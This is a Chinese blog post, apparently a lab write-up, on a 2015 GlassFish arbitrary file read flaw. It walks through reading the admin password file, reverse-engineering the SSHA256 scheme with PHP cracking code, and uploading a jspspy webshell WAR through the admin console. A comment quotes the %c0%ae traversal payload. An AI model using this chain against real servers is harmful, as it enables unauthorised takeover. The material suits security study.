

这是一个2015年的老漏洞，由于我最近在学习相关的知识，所以拿出来温习一下。

1/9

`glassfish/domains/domain1/config/admin-keyfile`是储存admin账号密码的文件，如上图，我们通过读取这个文件，拿到超级管理员的密码哈希。（说明一下，这个测试环境启动时，我通过修改`docker-compose.yml`，将超级管理员的密码改为了`123456`）



密码加密方式？

可见，我们读到的密码是一串base64编码后的字符串，并且得到一个关键字：`ssha256`，这种“加密”方法可能和sha256有关。但，使用`echo strlen(base64_decode(...))`；这个方式将上述base64字符串解码后测量长度，发现长为40字节。

我们知道，常见的哈希算法，md5长度为16字节，sha1长度为20字节，sha256长度为32字节，sha512长度为64字节，并没有长度为40字节的哈希算法呀？

很明显，`SSHA256`里应该掺杂有其他字符。

所以，我们需要研究研究GlassFish源码。官网有SVN，但下载速度太慢。我们可以上Github下载打包好的源码 <https://github.com/dmatej/Glassfish/archive/master.zip>（不过这个源码比较老了）

下载以后发现，压缩包竟然都有1个多G，在如此大的代码中，找一个哈希算法，真的不容易。不过在费尽千辛万苦后我还是找到了负责计算哈希的类：`SSHA`。

<https://github.com/dmatej/Glassfish/blob/master/main/nucleus/common/common-util/src/main/java/org/glassfish/security/common/SSHA.java>

这个类有两个比较重要的方法，`encode`和`compute`。`compute`负责对明文进行哈希计算，`encode`负责将前者的计算结果编码成base64。

`encode`函数分析

先从简单的来，`encode`函数：

```
public static String encode(byte[] salt, byte[] hash, String algo)
{
    boolean isSHA = false;

    if (algoSHA.equals(algo)) {
        isSHA = true;
    }
}
```

```
if (!isSHA) {
    assert (hash.length == 32);
} else {
    assert (hash.length == 20);
}

int resultLength = 32;
if (isSHA) {
    resultLength = 20;
}

byte[] res = new byte[resultLength+salt.length];
System.arraycopy(hash, 0, res, 0, resultLength);
System.arraycopy(salt, 0, res, resultLength, salt.length);

GFBase64Encoder encoder = new GFBase64Encoder();
String encoded = encoder.encode(res);

String out = SSHA_256_TAG + encoded;
if(isSHA) {
    out = SSHA_TAG + encoded;
}

return out;
}
```



可见，该函数兼容两种哈希算法，`isSHA`表示的是长度为20字节的sha1，`!isSHA`表示的长度为32字节的sha256。

根据我们通过文件读取漏洞得到的哈希长度和`SSHA256`这个关键词，我可以100%推测该哈希是sha256。看到`System.arraycopy(salt, 0, res, resultLength, salt.length);`这一行我就明白了：为什么我们读取到的哈希长度是40字节？

因为还有8字节是salt。整个算法大概是这样：

```
base64_encode( hash( 明文, SALT ) + SALT )
```

hash结果是32字节，salt长度8字节，将两者拼接后base64编码，最终得到我们读取到的那个哈希值。

注意，上述所有的算法都是“raw data”。我们平时看到的[a356f21e901b...](#)这样的哈希结果是经过了hex编码的，本文不涉及任何hex编码。

[主页](#) | [返回](#) 

`compute` 函数分析



再分析一下复杂一点的函数`compute`:

```
public static byte[] compute(byte[] salt, byte[] password, String algo)
    throws IllegalArgumentException
{

    byte[] buff = new byte[password.length + salt.length];
    System.arraycopy(password, 0, buff, 0, password.length);
    System.arraycopy(salt, 0, buff, password.length, salt.length);

    byte[] hash = null;

    boolean isSHA = false;
    if(algoSHA.equals(algo)) {
        isSHA = true;
    }

    MessageDigest md = null;
    try {
        md = MessageDigest.getInstance(algo);
    } catch (Exception e) {
        throw new IllegalArgumentException(e);
    }

    assert (md != null);
    md.reset();
    hash = md.digest(buff);

    if (!isSHA) {
        for (int i = 2; i <= 100; i++) {
            md.reset();
            md.update(hash);
            hash = md.digest();
        }
    }
}
```

```
}  
if (isSHA) {  
    assert (hash.length == 20); // SHA output is 20 bytes  
}  
else {  
    assert (hash.length == 32); //SHA-256 output is 32 bytes  
}  
return hash;  
}
```

主页 | 返回 
 

这个函数接受三个参数：SALT、明文和算法。其主要过程如下：

1. 拼接明文和SALT，组成一个新的字符序列BUFF
2. 计算BUFF的哈希结果
3. 如果哈希算法是sha256，则再计算99次哈希结果，前一次的计算结果是下一次计算的参数


将整个过程翻译成PHP代码以方便理解与测试：

```
<?php  
$algo = 'sha256';  
$e = $plain . $salt;  
  
$data = hash($algo, $e, true);  
  
if ($algo == 'sha256') {  
    for ($i = 2; $i <= 100; $i++) {  
        $data = hash($algo, $data, true);  
    }  
}  
  
echo base64_encode($data . $salt);
```

破解密码

测试一下我的代码是否正确。首先通过任意文件读取漏洞读取到目标服务器密文是{SSHA256}52bI8VDr9aL1l3hQHhJS/45141bDudXHDMyFx97dBzL9wVu03KQDtw==，将其进行base64解码后，拿到末尾8个字节，是为salt，值为\xfd\xcl\x5b\xb4\xdc\xa4\x03\xb7。

填入php代码中，计算明文123456的结果：



```
1 <?php
2
3 // $r = base64_decode('52bI8VDr9aLl13hQHhJS/45141b0udXhDMxFx97dBzL9wVu03KQ0tw==');
4 //
5 // $hash = substr($r, 0, 32);
6 // $salt = substr($r, 32);
7 //
8 // echo "Hash is " . bin2hex($hash) . "\n";
9 // echo "Salt is " . bin2hex($salt) . "\n";
10
11 $algo = 'sha256';
12 $plain = '123456';
13 $salt = "\xfd\xcl\x5b\x4\xdc\xa4\x03\xb7";
14
15 $e = $plain . $salt;
16
17 $data = hash($algo, $e, true);
18
19 if ($algo == 'sha256') {
20     for ($i = 2; $i <= 100; $i++) {
21         $data = hash($algo, $data, true);
22     }
23 }
24
25 echo base64_encode($data . $salt);
```

52bI8VDr9aLl13hQHhJS/45141b0udXhDMxFx97dBzL9wVu03KQ0tw==


可见，计算结果和我通过漏洞读取的结果一致，说明计算过程没有问题。

不过我简单看了一下，hashcat并不支持这种哈希算法，所以如果需要破解密文的话，估计得自己编写相关破解的代码了。好在算法并不难，直接使用我给出的实例代码，循环跑字典即可。

Getshell

破解了密码，进入GlassFish后台，是可以直接getshell的。

点击Applications，右边的deploy:



主页 返回

部署一个新应用，直接上传war包（附件中给一个测试环境java1.8能使用的包，网上找的老版本jspspy，加上自己改了一下兼容性，然后打包了。2016版的jspspy我没找着，该jspspy不能保证没有后门）：

Deploy Applications or Modules

Specify the location of the application or module to deploy. An application can be in a packaged file or specified as a directory.

Location: ☒ Packaged File to Be Uploaded to the Server

jspspy.war

☐ Local Packaged File or Directory That Is Accessible from GlassFish Server

Type: *

Context Root:
Path relative to server's base URL.

Application Name: *

Virtual Servers:

server

Associates an Internet domain name with a physical server.

Status: ☒ Enabled
Allows users to access the application.

Implicit CDI ☒ Enabled
Implicit discovery of CDI beans

离别歌@leavesongs.com

然后访问 `http://your-ip:8080/jspspy/jspspy.jsp` 即可，密码 `xxxxxx`：

主页 | 返回

8080/jspspy/jspspy.jsp

Hacksearch | everycms | 古董 | 养花 | 一些网站 | 文件夹 | 临时 | 离别歌 - 学习 | 分享

8080 (172.18.0.2) | copy

Logout | File Manager | DataBase Manager | Execute Command | Shell OnLine | Back Connect | Java Reflect | Eval Java

File Manager - Current disk "/" total (unknow)

Current Directory

Web Root | Shell Directory | New Directory | New File | Disk(/)

Name	Last Modified	Size
= Goto Parent		
WEB-INF	2017-04-20 06:50:12	--
<input type="checkbox"/> index.jsp	2017-04-20 06:50:12	305B
<input type="checkbox"/> jspspy.jsp	2017-04-20 06:50:12	118.14K
Pack Selected - Delete Selected		

Don't break my heart~

离别歌@leavesongs.com

赞赏

喜欢这篇文章？ 打赏1元

评论



cnjwj 2020 十月 25 13:27 回复
\\xfd\\xc1\\x5b\\xb4\\xdc\\xa4\\x03\\xb7这个是怎么算出来的

主页 | 返回



phithon 2020 十月 27 12:57 回复
@cnjwj “测试一下我的代码是否正确。首先通过任意文件读取漏洞读取到目标服务器密文是
{SSHA256}52bI8VDr9aLll3hQHhJS/45141bDudXHDMyFx97dBzL9wVu03KQDtw==,
将其进行 base64 解码后，拿到末尾 8 个字节，是为 salt，值为
\\xfd\\xc1\\x5b\\xb4\\xdc\\xa4\\x03\\xb7”



sucessful 2020 六月 24 23:51 回复
麻烦请教大师windows下如何读取文件？已知c:/boot.ini文件存在，/%c0%ae%c0%ae后面
加/c:/boot.ini 为何读不出来？急求助！在线等，感谢！



哈哈哈哈哈 2017 五月 03 01:24 回复
这个your-ip 我是在虚拟机下搭建的 该添127.0.0.1 为什么没有成功



phithon 2017 五月 03 01:40 回复
@哈哈哈哈哈 你在虚拟机下搭建就是虚拟机的IP。



MT 2017 四月 24 21:43 回复
\\uC0AE最后怎么转义成ASCII码的"."的？？一直搞不懂



admin 2017 四月 26 10:59 回复
@MT 符号UTF-8规则的"."的编码



her0ma 2017 四月 24 16:29 回复
6666，前两天测试的时候还在想这个密码咋解出来呢，木有想到今天就看到解密姿势了！



离心 2017 四月 24 12:00 回复
一楼！

昵称

邮箱（可留空）

链接（可留空）

验证码

提交